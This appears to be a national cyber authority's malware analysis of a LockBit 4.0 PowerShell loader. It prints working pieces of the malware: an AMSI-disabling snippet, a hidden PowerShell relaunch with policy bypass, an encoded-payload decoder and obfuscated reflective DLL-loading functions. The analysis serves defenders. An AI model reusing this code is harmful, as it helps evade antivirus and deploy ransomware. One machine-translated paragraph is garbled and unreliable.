REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis for malware
Lockbit 4.0

Version: 1.0
Date: 08/01/2025

CONTENT

LIST OF FIGURES

The report was designed to document and analyze attempted cyber attacks against Critical and Important infrastructures in the Republic of Albania. The content of this report is based on the information available up to the date of completion of the analysis.

The purpose of this report is to inform and raise awareness among interested parties about the documented cyber incident. The report should not be treated as final until its final update.

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

NCSA reserves the right to change, update, or amend any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Information Tech

Lockbit 4.0 is a well-known ransomware malware variant that has gained popularity due to its efficiency and speed in carrying out attacks. This type of ransomware is used to blackmail businesses and individuals into paying a ransom to recover data that has been encrypted.

Key Features of Lockbit 4.0:

1. **Speed and Efficiency:** Lockbit 4.0 is one of the fastest ransomwares, which has the ability to encrypt files very quickly. This makes it more difficult for security experts to stop the attack in its early stages.

2. **Double Extortion Exploitation:** This malware often uses a technique called "double extortion", where in addition to encrypting files, hackers threaten to release sensitive information affected by the attack if the ransom is not paid.

3. **Autonomy and Ability to Use New Codes**: Lockbit 4.0 can create new variants of itself, using automated systems to improve coding and distribution.

Technical Information:

- **Infection Method:** It often uses exploits of vulnerabilities in widely used software and applications, as well as social engineering techniques to distribute malware.
- **File Encryption:** It uses strong encryption algorithms, such as AES (Advanced Encryption Standard) and RSA, to encrypt files and requires a private key to decrypt them.
- **Publication Threat:** It uses external services to store and publish stolen information if a ransom is not paid.
- **Ransomware-as-a-Service (RaaS):** Lockbit 4.0 is part of a "RaaS" model, where ransomware creators provide the service to other criminals who can use the software to carry out attacks, in return for a share of the ransom.

Lockbit 4.0 continues to evolve and is a powerful threat to cybersecurity, requiring continued attention and appropriate protective measures.

Lockbit powershell version file analysis

The file is a **.ps1** (powershell script) file. If we access this file through **Notepad,** we will avoid the possibility of executing it, but we can also identify a piece of code that contains the **fnD** function that takes a vector of type **Int64** as a parameter.

```
for ($i = 0; $i -lt $args.count; $i++ ){$argument += $args[$i] + ' '}
 $psFile=$PSCommandPath
$global:ProgressPreference = "SilentlyContinue"

# -- thread variables
$script:threadBody = '$data=$threadData;'
$data = @(
@(62416317159553766,6171585555604128,57336399694057504,58471265167106420,54959097326818472,18155490401546
@(62416317159553766,56180389873181216,55098072181772840,23568224017192548,20408043980373408,6518746569167
)

$am = [ref].Assembly.GetType('System.Management.Automation.Amsi' + 'Utils')
if ($am) {
    $am.GetField('amsi'+'InitFailed', 'NonPublic,Static').SetValue($null, $true)
}

if ($psversiontable.PSVersion.Major -eq 2){$psFile = $MyInvocation.MyCommand.Definition}
if ([IntPtr]::Size -eq 8) {
    $ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    $ps86Args = @('-ex bypass', '-nonI', $psFile)
    if ($argument){$ps86Args += $argument}
    Start-Process $ps86 $ps86Args -Window hidden
    exit
}
function fnD([Int64[]] $ints) {
    $wSize = 8
    [byte[]]$dB = New-Object byte[]($ints.Length * $wSize)
    for ($i = 0; $i -lt $ints.Count; $i += 1) {
        for ($j = 0; $j -lt $wSize; $j += 1) {
            $dB[$i * $wSize + $j] = ($ints[$i] -band 0x7F)
            $ints[$i] = ($ints[$i] - $dB[$i * $wSize + $j]) / 0x80
        }
    }
    return [Text.Encoding]::ASCII.GetString($dB)
}
```

Figure 1Powershell file

For loop that continues the range of arguments are passed as parameters from the terminal. The **$global:ProgressPreference variable** is set to **SilentlyContinue** so that during the execution of the script the user is not visually shown what is happening.

The most interesting part is the content of the **@data** variable, which contains a variety of numbers.

The **$am** variable checks whether the **AmsiUtils** class exists. If the class exists, the code continues and changes the value of **amsiInitFailed** to **True** .

This is used to disable **AMSI** in powershell. **AMSI** is a security feature in Windows that allows antimalware software to analyze PowerShell commands and scripts for malicious intent. It then checks the major version of PowerShell, and in this case, checks to see if it is version 2.

Setting up 32-bit PowerShell on a 64-bit system.

$ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"

At this stage, a new hidden PowerShell process has been started.

fnD function is a function that takes as a parameter a list of **Int64** numbers and transforms them into a text string using **ASCII encoding**. Uses the **bitwise AND** operator to store only the lower 7 bits of a number (standard for ASCII). *The bytes* are processed and stored in the **$db vector.**

The problem in this case is in the ***for loop*** at the end of the file because that's where the function calls are made via **iex (Invoke-Expression)**. So we need a way to bypass it.

```powershell

# Initialize variables
$c = ''
$scb = New-Object String[]($data.Length)

# Process and log the $c content without executing
for ($i = 0; $i -lt $data.Length; $i += 1) {
    try {
        $decoded = fnD $data[$i]
        $scb[$i] = $decoded
        $c += "`$scb[$i];" # Append decoded data to $c safely
        Log "Decoded data chunk [$i]: $decoded"
    } catch {
        Log "Error decoding data chunk [$i]: $_"
    }
}

# Output the entire $c variable content for inspection
Log "Final content of \${c}: $c"


# Print the content to console for easier debugging
Write-Host "Decoded script content (debug mode, not executed):`n$c" -ForegroundColor Yellow

# Log completion
Log "Script finished in debug mode."
```

Figure 2 The modified file

We modify the code by setting the variable **$c** to the value of the variable **$scb[$i]** from the **for** loop and then after exiting the loop we display its output using Log.

```powershell
Decoded script content (debug mode, not executed):
$scb[0];$scb[1];

PS C:\Users\flare> $scb[0]
function Exec {
  [CmdletBinding()]
  Param (
    [Parameter(Position = 0, Mandatory = $true)][ValidateNotNullOrEmpty()][Byte[]] $PEBytes,
    [Parameter(Position = 1)][String[]] $ComputerName,
    [Parameter(Position = 2)][ValidateSet( 'WString', 'String', 'Void' )]
    [String] $FuncReturnType = 'Void',
    [Parameter(Position = 3)][String] $ExeArgs,
    [Parameter(Position = 4)][Int32] $ProcId,
    [Parameter(Position = 5)][String] $ProcName,
    [Switch] $ForceASLR,
    [Switch] $DoNotZeroMZ
  )
  Set-StrictMode -Version 2
  $RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
      [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
      [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
      [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
      [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
      [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
    )
    Function GTypes {
      $Win32Types = New-Object System.Object
      $Domain = [AppDomain]::CurrentDomain
      $DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')
      $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
      $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)
      $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]
      $TypeBuilder = $ModuleBuilder.DefineEnum('MachineType', 'Public', [UInt16])
      $TypeBuilder.DefineLiteral('Native', [UInt16] 0) | Out-Null
      $TypeBuilder.DefineLiteral('I386', [UInt16] 0x014c) | Out-Null
```

Figure 3Code in PowerShell runtime

In this way we can identify the code that will be executed next. The output is a fairly long code that we can save in a new file with the extension . **ps1** and we can study the other functionalities it has.

```
Untitled1.ps1    alleditor.ps1 X

function Exec {
    [CmdletBinding()]
    Param (...)
    Set-StrictMode -Version 2
    $RemoteScriptBlock = {
        [CmdletBinding()]
        Param(
            [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
            [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
            [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
            [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
            [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
        )
        Function GTypes {...}
        Function GConst {...}
        Function GFncs {...}
        Function SIAUU {...}
        Function SIAU {...}
        Function CVGTVAU {...}
        Function TMRV {...}
        Function WBTM {...}
        Function GDelT {...}
        Function GPAddr {...}
        Function CRT {...}
        Function GINTH {...}
        Function GPBI {...}
        Function GPDI {...}
        Function IDRP {...}
        Function GRPA {...}
        Function CpySel {...}
        Function UMMADD {...}
        Function IDLIMP {...}
        Function GVtPRVL {...}
        Function UMPFG {...}
        Function UEXFN {...}
        Function CPAROMMADR {...}
        Function GMMPRADR {...}
        Function IMMLOLR {...}
        Function IMMFRLB {...}
        Function Main {...}
        Main
    }
    Function Main {...}

    Main
}#Exec()

function Do-Exec($Payload, $Len) {...}

Do-Exec -Payload ... -Len '124416'
```

Figure 4 Second phase powershell script

The new file contains a high number of functions, and what is interesting is their random names without any meaning. In this case, the malicious actors hide the names of the functions to make detection more difficult, both by antivirus software and during the reverse engineering process. The first function that starts the execution chain is the **Do-Exec** function, which takes two parameters: the payload and a length value of **124416**.

Figure 5 Calling the do-Exec function




Figure 6 Implementing the Do-Exec function

What we can do at this stage is take the payload passed as a parameter and attempt to extract it as a file on our computer




Figure 7 Payload extraction

To verify whether the extracted file is in the exe or **DLL** format, we check its hexadecimal values. As shown in the photo, by looking at the header, we can see **'4D 5A,'** indicating that we are dealing with either an executable file (exe) or a dynamic link library (DLL).




Figure 84d5a magic bytes




Figure 9dll file

When we look up the file's entropy, we found sectors with values above 7, which indicates code packing. If we place this file on a Windows operating system with Windows Defender enabled, we will notice that the antivirus can identify it as Lockbit ransomware due to its file signature.




Figure 10Lockbit Ransomware

The Do-Exec function takes two parameters. The payload is a relatively long string of characters, stored in the **$zipBytes** variable, which is converted from a **base64** string and then stored in a new variable, **$ExeImage,** as a byte array.
The call to the Exec function is recorded, as it is the most important function of the malicious file.
'Param' specifies the parameters that the function accepts.

```
function Exec {
  [CmdletBinding()]
  Param (
    [Parameter(Position = 0, Mandatory = $true)][ValidateNotNullOrEmpty()][Byte[]] $PEBytes,
    [Parameter(Position = 1)][String[]] $ComputerName,
    [Parameter(Position = 2)][ValidateSet( 'WString', 'String', 'Void' )]
    [String] $FuncReturnType = 'Void',
    [Parameter(Position = 3)][String] $ExeArgs,
    [Parameter(Position = 4)][Int32] $ProcId,
    [Parameter(Position = 5)][String] $ProcName,
    [Switch] $ForceASLR,
    [Switch] $DoNotZeroMZ
  )
  Set-StrictMode -Version 2
  $RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
      [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
      [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
      [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
      [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
      [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
    )
```

Figure 11 Exec function

[Byte[]] $PEBytes - This is a required parameter that represents a byte array used to create the process.

[String[]] $ComputerName - A string (**hostname**) where this code will be executed. This parameter is optional.

[String] $FuncReturnType - Specifies the return type of the function. Possible values are **'WString'**, **'String'**, or **'Void'**. The default value is **'Void'**.

[String] $ExeArgs - The arguments to be passed to the executor. This is an optional parameter.

[Int32] $ProcId - The process ID to use. This parameter is optional.

[String] $ProcName - The process name to use. This is also an optional parameter.

[Switch] $ForceASLR - A switch parameter that, if set, forces the activation of Address Space Layout Randomization (ASLR).

[Switch] $DoNotZeroMZ - A switch parameter that, if set, prevents the MZ field (executable file header) from being zeroed.

Set-StrictMode -Version 2 - Enables error handling, helping to detect errors in the code.

The main implementation of the Exec function is located within the **$RemoteScriptBlock** variable, which contains a total of 28 functions.

```
Function GPAddr {
    Param
    (
        [OutputType([IntPtr])]
        [Parameter( Position = 0, Mandatory = $True )]
        [String]
        $Module,
        [Parameter( Position = 1, Mandatory = $True )]
        [String]
        $Procedure
    )
    .("{1}{2}{3}{0}"-f'riAblE','set-','v','a') ("HO"+"u") ( [TYPE]("{0}{1}" -f'Ap','PdOMaIN') ) ;  ${sys`Te`mAs`sEmB`Ly} =  ( &("{3}{2}{0}{1}"-f'T','-vAriAble','e','g')  ("HO"+"u")  ).vALu
    $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
    $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
    $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @((New-Object System.R
    $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
    $tmpPtr = New-Object IntPtr
    $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
    Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
}
```

Figure 12 function GPAddr

1. **Param** - Specifies the parameters that the function accepts:
    - `[String] $Module` - The name of the module (DLL) from which the address will be retrieved.
    - `[String] $Procedure` - The name of the procedure for which the address should be retrieved.
2. **Variable Manipulations and Initialization** - The function includes complex variable manipulations and reflection initializations to dynamically find and use methods from the system assembly. Parts like `"{1}{2}{3}{0}"` are used to construct the names of commands and methods in a coded manner.
3. **Loading** - The code requires the `System` namespace to contain the `UnsafeNativeMethods` method from `Microsoft.Win32`, which provides access to unsafe methods like `GetModuleHandle` and `GetProcAddress`.
4. **Methods for Handling Modules and Procedures**:
    - `$GetModuleHandle` - Retrieves the `GetModuleHandle` method.
    - `$GetProcAddress` - Retrieves the `GetProcAddress` method, which returns a pointer to the specified procedure in the given module.

This function is designed to exploit dangerous methods from `UnsafeNativeMethods`, allowing direct access to addresses in memory.

```
Function GFncs {
    $Win32Functions = New-Object System.Object
    $VirtualAllocAddr = GPAddr kernel32.dll VirtualAlloc
    $VirtualAllocDelegate = GDelT @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
    $Win32Functions | Add-Member NoteProperty -Name VirtualAlloc -Value $VirtualAlloc
    $VirtualAllocExAddr = GPAddr kernel32.dll VirtualAllocEx
    $VirtualAllocExDelegate = GDelT @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $VirtualAllocExDelegate)
    $Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx
    $memcpyAddr = GPAddr msvcrt.dll memcpy
    $memcpyDelegate = GDelT @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
    $memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcpyAddr, $memcpyDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy
    $memsetAddr = GPAddr msvcrt.dll memset
    $memsetDelegate = GDelT @([IntPtr], [Int32], [IntPtr]) ([IntPtr])
    $memset = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memsetAddr, $memsetDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name memset -Value $memset
    $LoadLibraryAddr = GPAddr kernel32.dll LoadLibraryA
    $LoadLibraryDelegate = GDelT @([String]) ([IntPtr])
    $LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr, $LoadLibraryDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name LoadLibrary -Value $LoadLibrary
    $GetProcAddressAddr = GPAddr kernel32.dll GetProcAddress
    $GetProcAddressDelegate = GDelT @([IntPtr], [String]) ([IntPtr])
    $GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressAddr, $GetProcAddressDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddress -Value $GetProcAddress
    $GetProcAddressIntPtrAddr = GPAddr kernel32.dll GetProcAddress
    $GetProcAddressIntPtrDelegate = GDelT @([IntPtr], [IntPtr]) ([IntPtr])
    $GetProcAddressIntPtr = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressIntPtrAddr, $GetProcAddressIntPtrDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddressIntPtr -Value $GetProcAddressIntPtr
    $VirtualFreeAddr = GPAddr kernel32.dll VirtualFree
    $VirtualFreeDelegate = GDelT @([IntPtr], [UIntPtr], [UInt32]) ([Bool])
    $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
    $Win32Functions | Add-Member NoteProperty -Name VirtualFree -Value $VirtualFree
    $VirtualFreeExAddr = GPAddr kernel32.dll VirtualFreeEx
```

Figure 13 function GFnc

Achievement HOW EVENT IN function **GFncs .**
GPAddr : it's function The created MORE FRONT THAT GET the address of a procedure BY A module specific .
kernel32.dll: This is *dll* of Windows that CONTAINS functions CoRe THE SYSTEM operational , including **VirtualAlloc** .
VirtualAlloc : This is A function THAT USE ABOUT THE RESERVED OR ABOUT THE CLUE ROOM memory IN SPACE virtual THE process caller .
${WIN32FeUëNctIëoëoNs} | &("{2}{1}{0}"-f' ber ','d- Mem','Ad ') ("{1}{0}{2}{3}"-f' otePrope ', ' N','r','ty ') -Name ("{0}{1}{3}{2}{4}" -f'Vi',' rtualP ','e','rot', ' ct ') -Value ${ VIRTUëAlPRoTëECt }


In summary, this code creates a delegate for the **VirtualProtect function** based on its address and stores it in a Windows function object or collection, allowing **VirtualProtect** to be called directly by other code that can use this object. This mode is typical in scenarios where direct access to operating system functions is needed for memory manipulation or to perform ***low-level tasks. level*** .

Based on the code snippets, there are several elements that are typical for a **DLL injection process** in a Windows application. This code can be used for **DLL injection:**


1. **Using GetProcAddress and GetModuleHandle** : These functions are commonly used to find the addresses of functions in loaded DLLs, which is a common step in DLL injection.
